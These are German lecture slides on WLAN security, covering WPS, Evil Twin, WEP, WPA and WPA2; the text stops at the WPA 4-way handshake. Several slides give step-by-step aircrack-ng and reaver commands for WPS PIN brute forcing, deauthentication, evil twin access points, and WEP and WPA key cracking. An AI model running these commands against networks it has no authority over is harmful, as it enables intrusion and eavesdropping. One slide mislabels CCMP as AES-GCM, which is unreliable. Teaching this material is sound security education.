WLAN SECURITY

Roman Hergenreder,
Lars Prepens

Including Slides from Mathy Vanhoef

Überblick


- **Einführung**
  - WLAN Standard
  - WPS
  - Evil Twin
- **WPA & WPA2**
  - KRACK
- **WPA3**

Motivation

- **Immer mehr WLAN-fähige Geräte**


Drahtlose Kommunikation

- **Unterschiedliche Angriffsvektoren**



WLAN Standard

- **IEEE802.11 (~3500 Seiten)**
  - SSID, BSSID, Channels, Frequenzen, Protokolle



Wi-Fi Protected Setup (WPS)


- **Einfache Möglichkeit um Netzwerk beizutreten**
  1. **PIN**
  2. **Push button**
  3. **NFC**
  4. **USB**

PIN Bruteforce innerhalb von Stunden möglich

Gerät muss physisch abgesichert sein

Standardeinstellungen

- **WPS teilweise noch standardmäßig aktiviert**
- **Oft Standardpasswörter**
  - Lassen sich teils berechnen



Reaver - WPS Cracker

WLANs mit aktiviertem WPS finden (Monitor mode muss aktiv sein):


```
$ wash -i {interface}
```

Bruteforce PIN:

```
$ reaver -i {interface} -c {Channel} -b {BSSID} -v
```

Evil Twin

- **Spezielle Antennen / Starkes Signal**
- **Deauthentication**
- **Channel Switch Announcement (CSA)**



Aircrack-ng

- **Sammlung von Tools zum Analysieren und Ausnutzen von WLANs, z.B.:**

aireplay-ng	Einschleusen von Paketen
aircrack-ng	Berechnen von WEP- und WPA-Schlüsseln (Bruteforce/Dictionary)
airodump-ng	Packet-Sniffer
airbase-ng	Simulieren eines Access-Points
airdecap-ng	Entschlüsseln von Paketen mit vorhandenem Schlüssel
airmon-ng	Monitor-Mode aktivieren/deaktivieren

Evil Twin mit Aircrack-ng

1. Monitor-Mode starten

```
$ airmon-ng check [kill]
$ airmon-ng start {interface}
```

2. BSSID und evt. Client MAC herausfinden

```
$ airodump-ng {interface}
$ airodump-ng  -c {channel} --bssid {bssid} {interface}
```

3. Deauthenticaten (Broadcast oder Client)


```
$ aireplay-ng --deauth 0 -a {bssid} [-c {client}] {interface}
```

4. Evil Twin aufsetzen

```
$ airbase-ng -e {SSID} -c {channel} {interface}
```


Wired Equivalent Privacy (WEP)

- **Erster „Sicherheits“-Standard für WLANs (1997)**
- **Authentifizierung über Challenge-Response**



Wired Equivalent Privacy (WEP)

- **K: 40 oder 104 Bit**
- **IV: 24 Bit**



WEP: Schwachstellen

- Zu wenige IVs
- IV-Wahl undefiniert
- Ineffizienter Integritätscheck
- Schlechtes Schlüsselmanagment
- Kleiner Schlüsselraum
- Schwacher Algorithmus

WEP: Cracking

1. WEP-Traffic aufzeichnen

```
$ airodump-ng -w {file} -c {channel} --bssid {bssid} {interface}
```

1a. Traffic erzeugen für mehr IVs

```
$  aireplay-ng --arpreplay -b {bssid} -h {source} {interface}
```

2. Schlüssel berechnen

```
$ aircrack-ng {file}.cap
```

3. Traffic decrypten (hex. key)

```
$ airdecap-ng -b {bssid} -w {wep-key} {file}.cap
```

Wi-Fi Protected Access (WPA)

- **Veröffentlicht: 2003**
- **„Übergangslösung für WEP“**
- **Verbesserungen:**
  - Authentifizierung (PSK / EAP)
  - Temporal Key Integrity Protocol (TKIP)
  - 48-Bit IV, per-packet key mixing, Re-Keying, etc.
  - Message Integrity Check (MIC)

WPA: Schwachstellen

- **TKIP unsicher**
- **RC4 immernoch im Einsatz**
- **PSK oft schlecht gewählt**

WPA: Cracking

1. Traffic aufzeichnen

```
$ airodump-ng -c {channel} --bssid {bssid} -w {file} {interface}
```

2. Deauthenticaten um Handshake zu erzwingen

```
$ aireplay-ng --deauth 0 -a {bssid} [-c {client}] {interface}
```

3. PSK cracken

```
$ aircrack-ng -w {password-list} {file}.cap
```

4. Traffic decrypten


```
$ airdecap-ng -e {SSID} -p {password} {file}.cap
```

WPA2


- **2004 Veröffentlicht, war „sicher“ für ca. ~14 Jahre**
- **Mehrere mathematische Beweise für Handshake und Encryption**
- **Verbesserungen:**
  - Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) anstatt TKIP
  - AES-GCM (CTR + CBC-MAC) statt RC4 und MIC/ICV

WPA: 4-way handshake


PTK:	Pairwise Transient Key	**ANonce:**	Access Point „Number used Once“
GTK:	Group Temporal Key	**SNonce:**	Supplicant „Number used Once“



